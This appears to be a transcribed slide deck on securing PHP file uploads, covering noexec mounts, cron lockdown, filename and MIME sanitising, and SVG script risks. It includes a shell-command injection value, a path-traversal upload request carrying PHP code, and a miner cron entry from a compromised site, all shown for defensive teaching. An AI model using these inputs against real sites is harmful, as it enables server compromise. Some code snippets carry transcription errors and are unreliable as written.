    [HTTP_CACHE_CONTROL] => max-age=0
    [proxy-nokeepalive] => 1
    [SSL_TLS_SNI] => craig.techniques.emma.devcf.com
    [HTTPS] => on
)
```

```
1 <Directory "/path/to/uploads/">\n2\n3   <Files "*.php">\n4     SetHandler none\n5   </Files>\n6\n7\n8\n9\n10\n11\n12\n13\n14 </Directory>
```




Disable PHP




# **Evil Executables**

## Command Line Injection

```
1 <?php  
2  
3     $name = 'example"; echo "Evil Code';  
4  
5     echo shell_exec('./script.sh "' . $name . "'');  
6  
7 // Missing escapeshellcmd()  
8  
9 ?>
```



```
1 <?php  
2  
3     $name = 'example"; echo "Evil Code';  
4  
5     echo shell_exec('./script.sh "' . $name . '"');  
6  
7 // Missing escapeshellcmd()  
8  
9 ?>
```



```
1 ./script.sh "example"; echo "Evil Code"
```

```
1 UUID=11c-ecf4-3c34 /          ext4 defaults
2 UUID=9e7-3c34-c1e7 /mnt/www  ext4 defaults
3 UUID=392-c1e7-ecf4 /mnt/files ext4 auto,rw,async,nouser,noexec,nosuid,nodev
4
5 /mnt/files/tmp           /tmp          none bind,rw,noexec,nosuid,nodev
6 /mnt/files/tmp           /var/tmp      none bind,rw,noexec,nosuid,nodev
7 /mnt/files/crash         /var/crash    none bind,rw,noexec,nosuid,nodev
8 /mnt/files/sessions     /var/lib/php/sessions none bind,rw,noexec,nosuid,nodev
9 /mnt/files/apache-cache /var/apache2/mod_cache none bind,rw,noexec,nosuid,nodev
```



```
1 UUID=11c-ecf4-3c34 / ext4 defaults
2 UUID=9e7-3c34-c1e7 /mnt/www ext4 defaults
3 UUID=392-c1e7-ecf4 /mnt/files ext4 auto,rw,async,nouser,noexec,nosuid,nodev
4
5 /mnt/files/tmp /tmp none bind,rw,noexec,nosuid,nodev
6 /mnt/files/tmp /var/tmp none bind,rw,noexec,nosuid,nodev
7 /mnt/files/crash /var/crash none bind,rw,noexec,nosuid,nodev
8 /mnt/files/sessions /var/lib/php/sessions none bind,rw,noexec,nosuid,nodev
9 /mnt/files/apache-cache /var/apache2/mod_cache none bind,rw,noexec,nosuid,nodev
```

## Attacker downloads executable



```
craig@www: /tmp
craig@www:/tmp$ curl https://imagemagick.org/download/binaries/magick --output magick
% Total    % Received % Xferd  Average Speed   Time   Time   Current
          Dload  Upload   Total   Spent   Left  Speed
100 16.1M  100 16.1M    0      0  5493k      0  0:00:03  0:00:03 --:--:-- 5493k
```

## Attacker sets permissions



```
craig@www: /tmp
craig@www:/tmp$ curl https://imagemagick.org/download/binaries/magick --output magick
% Total    % Received % Xferd  Average Speed   Time     Time      Current
          Dload  Upload   Total   Spent    Left  Speed
100 16.1M  100 16.1M    0     0  5493k      0  0:00:03  0:00:03 --:--:-- 5493k
craig@www:/tmp$ chmod 755 /tmp/magick
```

## Attacker fails to run executable



```
craig@www: /tmp
craig@www:/tmp$ curl https://imagemagick.org/download/binaries/magick --output magick
% Total    % Received % Xferd  Average Speed   Time     Time      Current
          Dload  Upload   Total   Spent  Left  Speed
100 16.1M  100 16.1M    0     0  5493k      0  0:00:03  0:00:03 --:--:-- 5493k

craig@www:/tmp$ chmod 755 /tmp/magick

craig@www:/tmp$ ./tmp/magick
-bash: ./tmp/magick: Permission denied
```

```
craig@www:/tmp$ cat /tmp/evil.sh
#!/bin/bash

echo 'Hello';

craig@www:/tmp$ chmod 755 evil.sh

craig@www:/tmp$ ./evil.sh
-bash: ./evil.sh: Permission denied

craig@www:/tmp$ bash /tmp/evil.sh
Hello
```



**It's not perfect, but it might stop a bot.**

# Evil Cron Jobs



```
craig@www:~$ crontab -l
*/15 * * * * php /www/example.com/htdocs/wp-content/uploads/php-fpm
```

**Bitcoin Miner**

**Found on a typical WordPress compromised site**



```
craig@www:~$ echo -n | sudo tee /etc/cron.allow
```

**Create this empty file**



```
craig@www:~$ crontab -e
You (craig) are not allowed to use this program (crontab)
See crontab(1) for more information
```



```
craig@www:~$ ls -la /etc/cron.d/www  
-rw-r--r-- 1 root root 906 Nov  9 21:57 /etc/cron.d/www
```

**Create your cron jobs via root owned files.**

**Possibly via Ansible?**

# **Full Disk**

```
craig@www:~$ df -h -l -x tmpfs -x devtmpfs
Filesystem      Size  Used Avail Use% Mounted on
/dev/xvda1      7.8G  4.3G  3.1G  59% /
/dev/xvdf       30G   11G   18G  37% /mnt/files
/dev/xvdh      9.8G  6.2G  3.2G  66% /mnt/www
```

**Second drive better at 100% disk usage**

**Monitoring, warning at ~90%**

# Checking

```

1 #!/bin/bash
2
3 set -u;
4
5 root="/opt/permission-tester/";
6 output='mktemp -t permission-tester.XXXXXXXXXX';
7
8 # Check excluded folders exist, and are noexec
9 #
10
11 { cat "/opt/permission-tester/groups/www-data"; echo; } | while read F; do
12     F="${F#'^'}";
13     if [ "$F" != "" ]; then
14         if [ ! -d "$F" ]; then
15             echo "Unknown folder: $F";
16         else
17             M=`stat --format '%n' "$F"`;
18             if [ `findmnt -M "$M" | grep noexec | wc -l` -ne 1 ]; then
19                 echo "Allows exec: $F ($M)";
20             fi
21         fi
22     fi
23 done
24
25 #
26 # Scans
27 #
28
29 # https://askubuntu.com/questions/746818/terminal-list-all-directories-for-which-a-user-or-group-has-write-permission
30 # https://unix.stackexchange.com/questions/356177/exclude-a-list-of-directories-from-unix-find-command
31
32 find / ! ${printf " -path %s -o $(cat "/opt/permission-tester/exclude"; echo) -false () -prune -o -type d -print0 2> ${output}" | \
33 grep -vZEf "/opt/permission-tester/groups/www-data" | \
34 sudo -u "www-data" xargs -0 sh -c 'for p; do [ -w "$p" ] && echo "www-data: $p"; done' >> ${output};
35
36 #
37 # Crontab
38 #
39
40 # Cannot just use "-l" as no permission check
41 # is done if a crontab entry does not exist.
42
43 if (crontab -u "www-data" -l 2>/dev/null ; echo "# 0 0 * * * whoami") | sort - | uniq - | crontab -u "www-data" - > /dev/null 2>&1; then
44     echo "The www-data user can use the crontab command" >> ${output};
45 fi
46
47 find "/var/spool/cron/crontabs" -type f >> ${output};
48
49 #
50 # Email
51 #
52
53 if [ -s "${output}" ]; then
54     echo;
55     echo "Permission issues...";
56     echo;
57     cat "${output}";
58     echo;
59 fi
60
61 #
62 # Cleanup
63 #
64
65 rm "${output}";
66
67

```

**With a file of folders "www-data" can write to, have a script that checks:**

1. These folders still exist.
2. These folders are on a noexec drive.
3. "www-data" can only write to these folders.
4. "www-data" cannot use crontab.

# File Names

## Normal file upload



```
1 curl -F 'file=@aaa.jpg' https://example.com/upload/
2
3 POST /upload/ HTTP/2
4 Host: example.com
5 Content-Length: 6412
6 Content-Type: multipart/form-data; boundary=----332a9fd1b20014fb
7
8 -----332a9fd1b20014fb
9 Content-Disposition: form-data; name="file"; filename="aaa.jpg"
10 Content-Type: image/jpeg
11
12 [...]
13
14 -----332a9fd1b20014fb--
```

```
1 curl -F 'file=@aaa.jpg' https://example.com/upload/
2
3 POST /upload/ HTTP/2
4 Host: example.com
5 Content-Length: 6412
6 Content-Type: multipart/form-data; boundary=----332a9fd1b20014fb
7
8 -----332a9fd1b20014fb
9 Content-Disposition: form-data; name="file"; filename="aaa.jpg"
10 Content-Type: image/jpeg
11 [...]
12
13 -----332a9fd1b20014fb--
```

File name set by the user



```
1 curl -F 'file=@aaa.php;filename=../../aaa.jpg.php' https://example.com/upload/
2
3 POST /upload/ HTTP/2
4 Host: example.com
5 Content-Length: 244
6 Content-Type: multipart/form-data; boundary=----332a9fd1b20014fb
7
8 -----332a9fd1b20014fb
9 Content-Disposition: form-data; name="file"; filename="../../aaa.jpg.php"
10 Content-Type: application/octet-stream
11
12 <?php print_r($_SERVER); ?>
13
14 -----332a9fd1b20014fb--
```

File name set by the user



```
1 curl -F 'file=@aaa.php;filename=../../aaa.jpg.php' https://example.co/upload/
2
3 POST /upload/ HTTP/2
4 Host: example.com
5 Content-Length: 244
6 Content-Type: multipart/form-data; boundary=----332a9fd1b20014fb
7
8 -----332a9fd1b20014fb
9 Content-Disposition: form-data; name="file"; filename="../../aaa.jpg.php"
10 Content-Type: application/octet-stream
11
12 <?php print_r($_SERVER); ?>
13
14 -----332a9fd1b20014fb--
```

## Fortunately PHP helps, but not all systems do.




```
php-src/rfc1867.c at Db4778c · GitHub
```

```
github.com/php/php-src/blob/db4778c377e5753a0deb9cfcc697d4f62acf93e29/main/rfc1867.c#L1144
```

```
1139     /* The \ check should technically be needed for win32 systems only where
1140      * it is a valid path separator. However, IE in all its wisdom always sends
1141      * the full path of the file on the user's filesystem, which means that unless
1142      * the user does basename() they get a bogus file name. Until IE's user base drops
1143      * to nill or problem is fixed this code must remain enabled for all systems. */
1144     s = _basename(internal_encoding, filename);
1145     if (!s) {
1146         s = filename;
1147     }
```

## Originally it was a bug fix



A screenshot of a GitHub code editor showing a file named rfc1867.c. The code is a C program with several comments explaining its purpose. A red arrow points from the text "Originally it was a bug fix" at the top of the slide to the line of code "s = \_basename(internal\_encoding, filename);". This line is highlighted with a yellow background.

```
1139     /* The \ check should technically be needed for win32 systems only where
1140      * it is a valid path separator. However, IE in all it's wisdom always sends
1141      * the full path of the file on the user's filesystem which means that unless
1142      * the user does basename() they get a bogus file name. Until IE's user base drops
1143      * to nill or problem is fixed this code must remain enabled for all systems. */
1144     s = _basename(internal_encoding, filename);
1145     if (!s) {
1146         s = filename;
1147     }
```

```
1 <?php  
2  
3     $file_name = basename($_FILES['file']['name']);  
4  
5  
6  
7  
8  
9  
10    $file_path = '/path/to/uploads/' . $file_name;  
11  
12    move_uploaded_file($_FILES['file']['tmp_name'], $file_path);  
13  
14 ?>
```

Instead of using the provided filename

```
1 <?php  
2  
3     $file_name = basename($_FILES['file']['name']);  
4  
5  
6  
7  
8  
9  
10    $file_path = '/path/to/uploads/' . $file_name;  
11  
12    move_uploaded_file($_FILES['file']['tmp_name'], $file_path);  
13  
14 ?>
```



Store in the database



```
1 <?php  
2  
3     $file_id = $db->insert('user_file', [  
4         'id'      => '',  
5         'name'    => $_FILES['file']['name'],  
6         'size'    => $_FILES['file']['size'],  
7         'mime'    => $_FILES['file']['type'], // Do not trust.  
8     ]);  
9  
10    $file_path = '/path/to/uploads/' . $file_id;  
11  
12    move_uploaded_file($_FILES['file']['tmp_name'], $file_path);  
13  
14 ?>
```

**And use the ID**

```
1 <?php  
2  
3 $file_id = $db->insert('user_file', [  
4     'id'    => '',  
5     'name'   => $_FILES['file']['name'],  
6     'size'   => $_FILES['file']['size'],  
7     'mime'   => $_FILES['file']['type'], // Do not trust.  
8 );  
9  
10 $file_path = '/path/to/uploads/' . $file_id;  
11  
12 move_uploaded_file($_FILES['file']['tmp_name'], $file_path);  
13  
14 ?>
```



# **File Mime Types**

## Normal file upload



```
1 curl -F 'file=@example.jpg' https://example.com/upload/
2
3 [file] => [
4     [name] => example.jpg
5     [type] => image/jpeg
6     [tmp_name] => /private/var/tmp/phpY3oae9
7     [error] => 0
8     [size] => 33
9 ]
```

Mime type set by the user



```
1 curl -F 'file=@example.jpg;type=application/javascript' https://example.com/upl
2
3 [file] => [
4     [name] => example.jpg
5     [type] => application/javascript
6     [tmp_name] => /private/var/tmp/phpY3oae9
7     [error] => 0
8     [size] => 33
9 ]
```

```
1 <?php  
2  
3     header('Content-Disposition: inline; filename="' . $file_name . "'");  
4     header('Content-Type: ' . $file_mime);  
5  
6     readfile($file_path);  
7  
8 ?>
```

DevTools - craig.techniques.emma.devcf.com/008-upload-bad-mime.php

Elements Console Sources Network **Performance** Memory > :

Preserve log Disable cache Online ▾

Name	Headers	Preview	Response	Initiator	Timing	Cookies
0...	cache-control: max-age=31104000					
fil...	<b>content-disposition: inline; filename="example.jpg"</b>					
f...	content-encoding: gzip					
	content-length: 36					
	content-security-policy: default-src 'none'; base-uri 'none'; form-action 'none'; frame-ancestors 'none'; block-all-mixed-content					
	content-type: application/javascript					

3 requests



Normal file download?


DevTools - craig.techniques.emma.devcf.com/008-upload-bad-mime.php

Elements Console Sources Network **Performance** Memory » :

Preserve log Disable cache Online ▾

Name	Headers	Preview	Response	Initiator	Timing	Cookies
0...	cache-control: max-age=31104000					
fil...	content-disposition: inline; filename="example.jpg"					
f...	content-encoding: gzip					
	content-length: 36					
	content-security-policy: default-src 'none'; base-uri 'none'; form-action 'none'; frame-ancestors 'none'; block-all-mixed-content					
	<b>content-type: application/javascript</b>					

3 requests




**Unsafe Mime Type**



```
1 <!DOCTYPE html>
2 <html>
3 <head>
4     <title>Example</title>
5 </head>
6 <body>
7
8     <script src="/file.php?file=example.jpg"></script>
9
10 </body>
11 </html>
```



Browser ignores file extension



```
1 <?php
2
3     // Do not use mime_content_type(),
4     // it allows unsafe mime-types (e.g. text/html, application/javascript)
5
6     function safe_mime_type($file_name) {
7
8         $mime_types = [
9
10            'csv'  => 'text/csv',
11            'txt'  => 'text/plain',
12
13            'gif'   => 'image/gif',
14            'jpeg'  => 'image/jpeg',
15            'jpg'   => 'image/jpeg',
16            'png'   => 'image/png',
17            // 'svg'  => 'image/svg+xml',
18
19    ];
20
21     $ext = strtolower(pathinfo($file_name, PATHINFO_EXTENSION));
22
23     return ($mime_types[$ext] ?? 'application/octet-stream');
24
25 }
26
27 ?>
```

Safe Mime Types

```
1 <?php
2
3     // Do not use mime_content_type(),
4     // it allows unsafe mime-types (e.g. text/html, application/javascript)
5
6     function safe_mime_type($file_name) {
7
8         $mime_types = [
9
10            'csv'  => 'text/csv',
11            'txt'  => 'text/plain',
12
13            'gif'   => 'image/gif',
14            'jpeg'  => 'image/jpeg',
15            'jpg'   => 'image/jpeg',
16            'png'   => 'image/png',
17            // 'svg'  => 'image/svg+xml',
18
19    ];
20
21     $ext = strtolower(pathinfo($file_name, PATHINFO_EXTENSION));
22
23     return ($mime_types[$ext] ?? 'application/octet-stream');
24
25 }
26
27 ?>
```

Or use "application/octet-stream"



```
1 <?php  
2  
3     header('Content-Disposition: inline; filename="' . $file_name . "'");  
4     header('Content-Type: ' . $file_mime);  
5  
6     readfile($file_path);  
7  
8 ?>
```

```
1 <?php  
2  
3     header('Content-Disposition: inline; filename="' . $file_name . "'");  
4     header('Content-Type: ' . safe_mime_type($file_name));  
5  
6     readfile($file_path);  
7  
8 ?>
```

**And a filename containing " " ?**

```
1 <?php  
2  
3 header('Content-Disposition: inline; filename="' . $file_name . "'");  
4 header('Content-Type: ' . safe_mime_type($file_name));  
5  
6 readfile($file_path);  
7  
8 ?>
```

```
1 <?php
2
3 function safe_file_name($name, $ext = false) {
4
5     if ($ext && preg_match('/^.*[^\.].*)(\.[a-zA-Z0-9]+)$/', $name, $m)) {
6         $name = $m[1];
7         $ext = $m[2];
8     } else {
9         $ext = '';
10    }
11
12    return preg_replace('/[^a-zA-Z0-9_-]/', '_', $name) . $ext;
13}
14
15?
16 ?>
```



Remove non "A-Z 0-9" characters.

Bad for UTF-8 file names.

```
1 <?php  
2  
3     header('Content-Disposition: inline; filename="' . safe_file_name($file_name));  
4     header('Content-Type: ' . safe_mime_type($file_name));  
5  
6     readfile($file_path);  
7  
8 ?>
```

```
1 <?php  
2  
3     // Never allow / or \  
4  
5     $name_clean = str_replace(['/', '\\'], '', $name);  
6  
7     // ASCII filename  
8  
9     $name_ascii = safe_file_name($name_clean, true); // Allow extention  
10  
11    // Header  
12  
13    $header = 'Content-Disposition: inline';  
14    $header .= '; filename=' . $name_ascii . "'";  
15  
16    if ($name_ascii != $name_clean) {  
17        $header .= '; filename*' . "UTF-8'" . urlencode($name_clean);  
18    }  
19  
20    header($header);  
21  
22 ?>
```



For UTF-8 support

# SVGs

```
1 <?php
2
3     // Do not use mime_content_type(),
4     // it allows unsafe mime-types (e.g. text/html, application/javascript)
5
6     function safe_mime_type($file_name) {
7
8         $mime_types = [
9
10            'csv'  => 'text/csv',
11            'txt'  => 'text/plain',
12
13            'gif'   => 'image/gif',
14            'jpeg'  => 'image/jpeg',
15            'jpg'   => 'image/jpeg',
16            'png'   => 'image/png',
17            // 'svg'  => 'image/svg+xml', ← Unsafe SVGs?
18
19    ];
20
21    $ext = strtolower(pathinfo($file_name, PATHINFO_EXTENSION));
22
23    return ($mime_types[$ext] ?? 'application/octet-stream');
24
25}
26
27?>
```

```
1 <svg xmlns="http://www.w3.org/2000/svg">
2
3   <rect width="100%" height="100%" fill="#EEEEEE" />
4
5   <circle cx="50" cy="50" r="50" fill="red" />
6
7   <script type="text/javascript"><! [CDATA[
8     document.getElementsByTagName("circle")[0].setAttribute('r', 20);
9   ]]></script>
10
11 </svg>
```

```
1 <svg xmlns="http://www.w3.org/2000/svg">
2
3   <rect width="100%" height="100%" fill="#EEEEEE" />
4
5   <circle cx="50" cy="50" r="50" fill="red" />
6
7   <script type="text/javascript"><! [CDATA[
8     document.getElementsByTagName("circle")[0].setAttribute('r', 20);
9   ]]></script>
10
11 </svg>
```

Makes circle smaller

```
1 <svg xmlns="http://www.w3.org/2000/svg">
2
3   <rect width="100%" height="100%" fill="#EEEEEE" />
4
5   <circle cx="50" cy="50" r="50" fill="red" />
6
7   <script type="text/javascript"><![CDATA[
8     document.getElementsByTagName("circle")[0].setAttribute('r', 20);
9   ]]></script>
10
11 </svg>
```

```
1 <?php  
2     header("Content-Security-Policy: block-all-mixed-content");  
3 ?>  
4 <!DOCTYPE html>  
5 <html>  
6 <head>  
7     <title>Example</title>  
8 </head>  
9 <body>  
10  
11       
12  
13     <div style="background: url("./circle.svg); width: 100px; height: 100px; dis  
14  
15     <object data="./circle.svg" width="100" height="100"></object>  
16  
17     <svg xmlns="http://www.w3.org/2000/svg" width="100" height="100">  
18         <rect width="100%" height="100%" fill="#EEEEEE" />  
19         <circle cx="50" cy="50" r="50" fill="red" />  
20         <script type="text/javascript"><![CDATA[  
21             document.getElementsByTagName("circle")[0].setAttribute('r', 20);  
22         ]]></script>  
23     </svg>  
24  
25 </body>  
26 </html>
```

SVG as an `<img>`



```
1 <?php
2     header("Content-Security-Policy: block-all-mixed-content");
3 ?>
4 <!DOCTYPE html>
5 <html>
6 <head>
7     <title>Example</title>
8 </head>
9 <body>
10
11     
12
13     <div style="background: url("./circle.svg); width: 100px; height: 100px; dis
14
15     <object data="./circle.svg" width="100" height="100"></object>
16
17     <svg xmlns="http://www.w3.org/2000/svg" width="100" height="100">
18         <rect width="100%" height="100%" fill="#EEEEEE" />
19         <circle cx="50" cy="50" r="50" fill="red" />
20         <script type="text/javascript"><![CDATA[
21             document.getElementsByTagName("circle")[0].setAttribute('r', 20);
22         ]]></script>
23     </svg>
24
25 </body>
26 </html>
```

SVG as a background image



```
1 <?php
2     header("Content-Security-Policy: block-all-mixed-content");
3 ?>
4 <!DOCTYPE html>
5 <html>
6 <head>
7     <title>Example</title>
8 </head>
9 <body>
10
11     
12
13 <div style="background: url('./circle.svg'); width: 100px; height: 100px; display: flex; align-items: center; justify-content: center;">
14
15     <object data="./circle.svg" width="100" height="100"></object>
16
17     <svg xmlns="http://www.w3.org/2000/svg" width="100" height="100">
18         <rect width="100%" height="100%" fill="#EEEEEE" />
19         <circle cx="50" cy="50" r="50" fill="red" />
20         <script type="text/javascript"><![CDATA[
21             document.getElementsByTagName("circle")[0].setAttribute('r', 20);
22         ]]></script>
23     </svg>
24
25 </body>
26 </html>
```

